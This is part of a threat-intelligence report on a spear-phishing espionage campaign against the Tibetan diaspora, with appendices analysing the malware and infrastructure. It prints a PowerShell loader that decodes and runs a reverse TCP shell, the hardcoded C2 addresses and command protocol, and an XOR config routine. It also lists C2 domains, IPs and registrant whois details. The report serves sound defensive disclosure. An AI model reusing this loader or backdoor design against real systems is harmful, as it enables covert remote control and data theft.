activities.

Reviewing the timeline of malware and infrastructure development in the Resurfaced Campaign illustrates these challenges. Figure 8 shows that while the infrastructure was setup months before the first spear phishing messages were sent, the malware builds were all done shortly before the campaign started. The time difference between infrastructure setup and malware build combined with the fact that our identified connections to Tropic Trooper are only code-based suggest that the malware may be a resource that is shared between groups.




Figure 8: Resurfaced Campaign Malware and Infrastructure Development Timeline.

The connections between the Resurfaced and Parliamentary Campaigns to Tropic Trooper highlight the difficulties of characterizing threat groups and how they interact with other players in a closed espionage ecosystem. While the campaigns are linked by shared tools and infrastructure (Nth-order connections), based on this information alone we cannot conclusively say that these activities are being conducted by a single group. Campaigns labelled as Tropic Trooper also have targeted a range of government, industry, and civil society targets, which may indicate multiple intelligence consumers.

A View into Closed Espionage Ecosystems

Although the relationship between developers, operators, and the final intelligence consumer is often unclear, recent indictments issued by the United States Department of Justice (DOJ) against espionage groups based in China provide a glimpse into how these groups interact.

In 2014, the DOJ charged five officers of the People's Liberation Army with economic espionage offences. These officers are allegedly part of a threat group known as

APT1, which Mandiant first identified as part of the 2nd Bureau of the People's Liberation Army General Staff Department's 3rd Department. APT1 targeted numerous government and Fortune 500 companies, but was also found by Citizen Lab to have targeted Tibetan activists and a large international NGO. According to the indictment, the intelligence consumers that APT1 serviced included the Chinese government and Chinese firms seeking intellectual property and information on competitors.

In another 2014 case, the DOJ charged a Chinese national named Su Bin with participating in a long term conspiracy to compromise major U.S. defense contractors and sell stolen information on technology projects to entities in China. Su Bin worked with two unnamed conspirators who carried out the the intrusions. The indictment identified the conspirators as being located in China and related to "multiple organizations and entities in the PRC". The conspirators received 2.2 million RMB (approximately $332,040 USD) to build up their operation, but the total cost of the activity was 6.8 million RMB (approximately $995,400 USD). The conspirators shared a report with each other that detailed targets, objectives, and successes of an intrusion operation against one of their targets. The report included a description of "past achievements" including stealing files from the "democracy movement" (a reference to democracy activists in Hong Kong) and the "Tibetan independence movement".

These cases offer rare glimpses into the interactions between developers, operators, and intelligence consumers showing that the same million-dollar programs funded to conduct economic espionage operations may also incentivize the targeting of civil society organizations. While the first type of operation may result in loss of intellectual property and financial loss, the second might result in direct harm to targeted individuals or their families.

Addressing the analytical challenges

Security researchers typically do not have the level of evidence and visibility cited in the DOJ indictments and have to rely on available technical indicators to track groups and hypothesize their motivations and role within closed espionage ecosystems. A possible area for future work is using formal methods (i.e., mathematical techniques developed in computer science to describe properties of hardware and software systems) to connect technical indicators and link campaigns. Such techniques may provide a more systematic way to link groups together and alleviate ambiguity.

However, as we have discussed, identification of operators and malware developers is only one piece of the puzzle. Gaining an understanding of the ultimate harm of digital espionage requires interacting with targeted communities.

Showing Harm: Perspectives from Civil Society

Digital espionage has become a commonplace threat for the Tibetan diaspora. Digital security awareness and best practices for defense are now necessities for the community. Based on this experience, for Tibetans the harm of espionage operations is clear. Lobsang Gyatso Sither, a Tibetan digital security trainer, provides a perspective:

> **"It's important for the community to get away from the mindset of "I have nothing to hide" and think about the connections between us and how these can lead to harm. Tibetans in Exile are connected to each other through various organizations and contacts. If you are compromised, you become the weakest link, and allow the spies to get information that can be used to target other Tibetans. Tibetans in Exile are also constantly in touch with Tibetans inside Tibet, where the harms can be severe – including arrest, detention, and imprisonment."**

In recent years, we have seen operators shift tactics to basic credential phishing, making the Resurfaced Campaign notable for being the first instance of a malware campaign targeting the community we have seen since 2016. The campaign used familiar tactics of clever social engineering combined with custom malware. In response to the persistent threat of digital espionage, Tibetan groups have launched grassroots efforts to increase digital security education, but changing behaviour and building capacity requires time and patience. At least one organization was compromised by the Resurfaced Campaign, which shows that familiar tactics are still being used because they still work. However, rather than being dissuaded by these threats, Tibetans are continuing the hard and necessary work to empower their community and defend against digital espionage.

Indicators of Compromise

Indicators of compromise are available on GitHub in multiple formats.

Appendix A: DMShell++

Loader

We identified two similar loaders for DMShell++ :

1) A PowerShell script created by a Microsoft JScript file in `%TEMP%\{541DB837-073A-45F0-8A5D-2650065D1252}.ps1` during the exploitation of CVE-2017-0199. This script decodes the base64 encoded DMShell++ script and executes it.
2) A PowerShell script dropped by the binary `11e0f3e1c7d8855ed7f1dcfce4b7702a` during the execution of CVE-2017-11882. This PowerShell script decodes the base64 encoded payload stored in `%TEMP%\pfine` and executes the DMShell++ payload.


```
function Get-RSACode(){
[string]$path ="$env:temp"+"\pfine";
$file = Get-Content $path;
return $file;
}

[string]$indecentID = Get-RSACode
$decentID = [System.Convert]::FromBase64String($indecentID);
$CauseIndexID = [System.Text.Encoding]::Default.GetString($decentID);
Add-Type -TypeDefinition $CauseIndexID
$tmp=@(Get-process powershell)
if($tmp[1].CPU -gt 0) {} else {[ReverseTCPShell]::run()}
```

Payload

DMShell++ is a reverse TCP backdoor written in PowerShell. It uses PowerShell `System.Net.Sockets` to create three TCP streams, one to each C2 address hardcoded in a PowerShell object:

```
des de1 = new des("27.126.186.222",443);
des de2 = new des("27.126.186.222",8080);
des de3 = new des("27.126.186.222",8100);
```

When a TCP stream is started, it first calls the function SendLoginInfo, which sends information about the system to the C2 server, under the form `TOKEN|*|IP ADDRESS|*|WINDOWS VERSION|*|USER NAME`. For example, on a virtual machine we used for testing, the following packet was sent to the C2 server:



Once this first packet is sent, the script enters into an endless loop waiting for commands from the C2 servers. The same delimiter |*| is again used and the script accepts four different commands:

- **CMD:** executes the shell command and returns the output<
- **FILERECEIVE**: send the file at the given path
- **FILEHEAD:** receive information from a file to be downloaded from the C2 server. Data is received under the format `FILEHEAD|*|FILENAME|FILEEXTENSION|FILESIZE`
- **FILESEND:** receive data stream from the file

Appendix B: TSSL Code Differences

During the course of our investigation, we identified malware that is similar to malware in the TSSL suite described by Trend Micro in their 2018 Tropic Trooper report. This appendix describes the code differences between these two versions for both the FakeRun loader and the TClient payload of the TSSL suite.

Comparing the InstallClient malware samples we found and those described by Trend Micro show slight modifications. Both samples followed the same behavior path to install their payloads and setup persistence with the main difference being

the installation of their configuration information. The TrendMicro sample installed its configuration as an encrypted file while our sample stored its configuration as an encrypted and base64 encoded string in a Windows registry key. In addition, the TrendMicro sample dropped its FakeRun sample with the `sidebar.exe` while our sample dropped the Windows `wab32.exe` binary to act as the loading program for its FakeRun sample. The FakeRun samples we compared performed the same series of actions to spawn the final payload with differences being made to adjust for the binary names, config locations, etc.

Our TClient sample appeared to be an older, less feature-rich version of the TClient reported by Trend Micro. Both samples appeared to report what seemed to be a version number as part of their initial C2 communication. Trend Micro's sample reported a version number of 3.2.2.5 and our sample reported a version number of 0.1.4. Based on the similarities between the samples, we assess that the two campaigns use malware from the same codebase, possibly forked at some point in the past. Based on the compile times of each sample, we analysed it appears that our samples were compiled approximately two hours after those detailed by Trend Micro.

The list of functionality common to both TClient samples includes:

- Get OS and user information
- Open a backdoor shell
- Run commands on an open backdoor shell
- Restart the machine
- Uninstall the malware
- List drives and devices
- Manipulate files and directories
- Upload/Download files from the C2 server
- Report the current configuration settings

The Trend Micro TClient sample added the following functionality:

- Lookup the victim's IP address via myip.com[.]tw
- List/Kill running processes
- List installed programs
- Modify file timestamps
- Take screenshots
- Update the configuration settings

Appendix C: DSNG Installer

Loader


DSNGInstaller was discovered on a compromised system as osun.dll. It maintained persistence via a `CurrentVersion\Run` registry key. The install location folder also contained a file which had logs from a keylogger. The loader stores configuration information as encrypted data in the binary itself and the final payload as a resource in PPKK. The payload is encrypted with the blowfish cipher in ECB mode while the configuration is dropped and then decrypted by the payload. The loader also contains code to gain persistence via the creation of a Windows service: KCOM Server Security Guard, though this was not used in the sample we discovered.

Payload

The payload is a simple RAT that provides a limited number of capabilities to an operator. It can be started in one of two ways: either with or without provided configuration options. The sample we discovered was passed configuration options at start as arguments to one of its exported functions. This configuration information is passed to the RAT in an encrypted form using the following algorithm:

```
n = 0
while n < data_len:
i = data[n++] ^ 0x5
data[n - 1] = i
if n >= data_len:
break
j = data[n++] ^ 0x27
data[n - 1] = j
```

A portion of the decrypted configuration used in the sample we discovered can be seen in the figure below:



Network Communication

DSNGInstaller uses a simple network communication protocol when connecting to its C2 server, which consists of a short header followed by a payload encrypted with the same algorithm used to encrypt and decrypt the RAT's configuration. The header is defined as:

```
Header {
id: [u8; 16]
uuid: [char, 16]
ipv4: [char, 16]
length: u32
command: u8
command_successful: u8
id: [char; 16]
}
```

The "`id`" is defined in the passed configuration, "`uuid`" is a uuid generated using the Windows API function UuidCreateSequential, and "`ipv4`" is the IPv4 address of the infected machine. "`length`" is the length in bytes of the full message sent to the C2 server. "`command`" and "`command_successful`" are only used when sending or replying to a command from the C2 server. They correspond to the number used to identify a command and a Boolean value reporting the success or failure of a given command. "id" is a character string that is "693" for our sample, which leads us to believe this may be a campaign or victim identifier but we do not know for certain what its exact use is. Following the header is the encrypted payload of the C2 communication.

We also discovered code to proxy all of DSNGInstaller network communication over HTTP, with and without user credentials. However, this functionality did not appear to be used anywhere by the malware. It appears to be an artifact of additional development work that was either unused or incomplete when the malware was deployed.

Appendix D: Server Infrastructure

The server infrastructure that we observed in the campaign is listed in the table below:

Samples	Domains	IPs
CVE-2017-0199	commail[.]co	27.126.186.222
	tibetnews[.]info	103.55.24.196
	comemails[.]email	203.189.232.207

Samples	Domains	IPs
DMShell++		27.126.186.222
		103.55.24.196
		45.127.97.222
		203.189.232.207
		103.55.24.196
DMShell++ backdoor		27.126.186.222
TSSL Backdoor	tibetnews[.]today	115.126.86.151

The majority of these domains (with the exception of `comemails[.]email`) share the same whois registration information:

```
Name: huang ning
Email: bqfkdrmnhh0623[@]gmail.com
Phone number: 8677687877
```

Further searches on this whois information revealed an additional three domains with the same registration information:

Domain	Registrar	Creation Date
tibethouse[.]info	GoDaddy	2018-01-03
daynew[.]today	GoDaddy	2017-12-27
daynews[.]today	GoDaddy	2017-12-27

We found 12 SSL certificates that were created for these domains. Through a search of historical data available on Censys.io, we found that three of the certificates were deployed between August and December 2018:

IP	Hosting Provider	Subdomain	Certificate	Dates
115.126.86.29	Forewin Telecom	google.comemails[.]email	6A4690F454C91FDC559A223D43F0A77D40B59B2A	September 2017
115.126.98.78	Forewin Telecom	mail.google.commail[.]co	E55CEA25ECC118FD798F84EB5395BE0678BDBC51	August and December 2017
118.99.59.214	Forewin Telecom	google.comemail.email	cdd2fd64a4996b7d901d4a899d660cc5ff118e73	August and September 2017